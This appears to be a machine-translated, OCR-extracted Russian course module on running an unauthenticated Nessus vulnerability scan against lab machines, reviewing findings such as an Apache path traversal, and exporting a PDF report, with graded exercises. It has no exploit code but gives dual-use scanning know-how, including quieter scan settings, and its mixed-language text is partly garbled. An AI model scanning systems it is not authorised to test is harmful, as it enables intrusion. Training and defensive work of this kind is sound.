
Default screen - страница *General* settings с двумя обязательными arguments: имя нашего scan и список цели. Nessus поддерживает multiple target specifications, включая single IP-адрес, IP range и comma-delimited *Fully-Qualified Domain Name* (FQDN) или список IP-адресов.

Для этого примера мы просканируем следующие машины: POULTRY, JENKINS, WK01 и SAMBA. Введем "Basic Vulnerability Scan" в поле *Name* и IP-адреса машин в поле *Targets*.




Поскольку мы выбрали шаблон Basic Network Scan, Nessus уже настроил большую часть settings. Однако конфигурации по умолчанию может быть не совсем тем, что нам нужно. В зависимости от scanning type, среде, ограничения по времени и цели нам может потребоваться адаптировать settings под наши needs.

В параметрами по умолчанию этого template Nessus сканирует список common ports. Для этой демонстрации мы хотим сканировать только ports 80 и 443. Для этого нажмем *Discovery* settings и выберем *Custom* в dropdown menu.




Dropdown menu, показанное на рисунке 15, предоставляет несколько predefined options. Чтобы сканировать specific ports, нужно выбрать *Custom*.

После нажатия *Custom* под menu *DISCOVERY* появляются дополнительные configuration menus. Теперь мы можем настроить шаблон Basic Network Scan так же, как Advanced Scan template в контексте menu *DISCOVERY*. В section *Port Scanning* установим *Port scan range* в "80,443". Кроме того, включим option *Consider unscanned ports as closed*, чтобы Nessus считал остальные ports закрытыми, поскольку нас интересуют только ports 80 и 443.



В этой демонстрации мы настроитьd шаблон Basic Network Scan, чтобы сканировать только два конкретных TCP-портах. Но даже в параметрами по умолчанию этого template Nessus не сканирует UDP-порты. Если мы хотим активировать UDP сканирование портов, его нужно настроить вручную. Мы можем пропустить важную информацию об UDP services, если он отключен во время оценкеs, но нужно понимать, что активация UDP сканирование портов значительно увеличит scan duration. Из-за природы UDP часто невозможно отличить open port от filtered port.


Чтобы сэкономить время и сканировать цели тише, отключим *обнаружения хоста*, потому что знаем, что хостов доступны. Для этого перейдем в *Discovery* > *обнаружения хоста* и переключим *Ping the remote host* в *Off*.



Во время настройки определения сканирования мы не задавали учетные данные, что означает, что это сканирование будет выполняться без аутентификации.

Мы также не изменяли настройки по умолчанию в меню *ASSESSMENT* шаблона Basic Network Scan. Это означает, что brute forcing учетных данных пользователей выполняться не будет. Хотя brute forcing отключен, сканирование создает много сетевого трафика, а поскольку мы сканируем несколько хостов, оно будет очень заметным.

Теперь, когда у нас есть базовое понимание того, как настроить шаблоны под наши needs, можно запустить первый scan. Для этого нажмем arrow рядом с *Save* и выберем *Launch*.



Изначально scan будет иметь status *Running* в Nessus панели управления в разделе *My Scans*.





Рисунок 19 показывает выполняющееся сканирование и предоставляет параметры для его остановки или приостановки. После завершения статус сканирования изменится на *Completed*.



На этом наш первый сканирование уязвимостей с Nessus завершен. В следующем учебном разделее мы изучим результаты scan.

1. Следуйте шагам выше, чтобы создать собственный unauthenticated сканирование уязвимостей на ports 80 и 443 на machines из группа VM 2. Просмотрите menu *REPORT* в scan configuration, показанное на рисунке 13, и проверьте, какая единственная option включена в section *Вывод*. Введите имя активированного checkbox.

В этом разделе мы проанализируем результаты нашего первого сканирование уязвимостей.

Предупреждение

Группа VM, требуемая для этого раздела, отличается от предыдущей группы VM. Убедитесь, что запускаете и используете группу VM внизу этого раздела.


Из-за постоянных обновлений Nessus и его плагины результаты scan могут немного отличаться. Можно нажать на scan в списке *My Scans*, чтобы перейти к результаты панели управления.



Начальный view отображает страницу *Hosts*, где перечислены все scanned хостов и дана визуальная репрезентация данные об уязвимостях. Это позволяет одним взглядом определить важные находки и дает обзор состояния безопасности каждой system. Внизу справа Nessus отображает визуальное представление распределения информацию об уязвимостях по всем цели. Над ним находится общая информация о сканирование уязвимостей.

Nessus плагины часто обновляются. Поэтому находки, groupings и information, представленные в этом учебном разделе, могут немного отличаться от результатов ваших сканирования уязвимостей.

Чтобы получить список находки для конкретного host, можно нажать на entry в списке. Это покажет список vulnerabilities выбранного host. Нажмем entry для *192.168.50.124*.



Column *Severity* дает быстрый индикатором, является ли находка critical. Рисунок 22 также показывает, что есть три находки с severity *MIXED*. Nessus использует эту severity, когда группирует находки. Column *Count* показывает, сколько находки содержит соответствующая group. Можно нажать на grouped находка, чтобы отобразить список всех находки в этой group. Нажмем *Apache Httpd (Multiple Issues)*, который указан как *Web Servers* в column *Family*.






Рисунок 23 показывает информацию о находки, которые ранее были grouped. Можно получить больше информации, нажав на находка. Нажмем *Apache 2.4.49 < 2.4.51 Path Traversal Vulnerability*.



Каждый находка содержит огромный объем информации о самой vulnerability, а также о плагин, который ее обнаружил. Кроме того, мы получаем много информации о связанном risk, status of exploits и других references.

Далее вернемся к результаты панели управления, показанному на рисунке 21, чтобы изучить scan дальше.


Анализ находки одной target дает много подробной информации.
Однако часто нам нужен обзор самых важных vulnerabilities по всем цели.
Для этого Nessus предоставляет удобную функцию prioritized overview vulnerabilities под названием *VPR Top Threats*, которая использует Vulnerability Priority Rating (VPR).
Findings в VPR list показывают top ten vulnerabilities scan.



В нашем примере список содержит только шесть vulnerabilities, поскольку Nessus не нашел больше с нашей configuration.

В зависимости от версии Nessus, вкладка *VPR Top Threats* может отсутствовать при повторении шагов. Однако каждая находка уязвимости все равно содержит Vulnerability Priority Rating.


Следующая страница, которую мы рассмотрим, - *Remediations*. Если Nessus обнаруживает vulnerability, плагины часто содержат remediation strategy или информацию о том, как mitigate vulnerability. В случае Apache vulnerabilities из рисунка 22 мы получаем следующую информацию.



Последняя страница отчета — *History*. Эта страница перечисляет все сканирования уязвимостей с этой конфигурацией. Мы можем использовать ее для просмотра или сравнения результатов предыдущих сканирований.


Теперь мы понимаем, как просматривать результаты Nessus scan. Далее создадим PDF report нашего сканирование уязвимостей. Это можно сделать с помощью функций в *Report* панели управления. Помимо создания report, функции также покрывают изменение scan configuration, запуск другого scan или exporting data. Также можно настроить Audit Trail, который позволяет анализировать, почему конкретный плагин вел себя определенным образом. Это можно использовать для уменьшения количества ложное отрицаниеs.

Создадим PDF report для первого сканирование уязвимостей, нажав *Report*.



После нажатия кнопки новое окно позволяет использовать разные шаблоны отчетов. Каждый шаблон генерирует отчет с другой структурой, фокусом и содержимым.

В этом примере используем template *Detailed Vulnerabilities By Host*, который представляет подробные находки, сгруппированные по каждому host. Затем выберем *PDF* как format и нажмем *Generate Report*.



После этого можно скачать или открыть PDF-отчет.

Мы также могли бы использовать template *Complete List of Vulnerabilities by Host*, чтобы создать summary vulnerabilities вместо включения подробную информацию.

Для дополнительной информации о настройке reports обратитесь к section scan exports and reports на странице *Tenable Documentation* (docs.tenable.com).

В последних двух разделах мы выполнили сканирование уязвимостей, просмотрели результаты и сгенерировали PDF report с подробную информацию для всех хостов. Можно лучше познакомиться с Nessus, настроить scan configurations и анализируя, как меняются scanning behavior и результаты.

1. В разделе "Performing a Vulnerability scan" мы запустили сканирование уязвимостей на четырех целевых машинах. Следуйте шагам, описанным в этом разделе, чтобы просмотреть результаты сканирования и проанализировать находку *Apache 2.4.49 < 2.4.51 Path Traversal Vulnerability*. Находка содержит поле *Exploit Code Maturity*. Введите значение этого поля как ответ на упражнение.

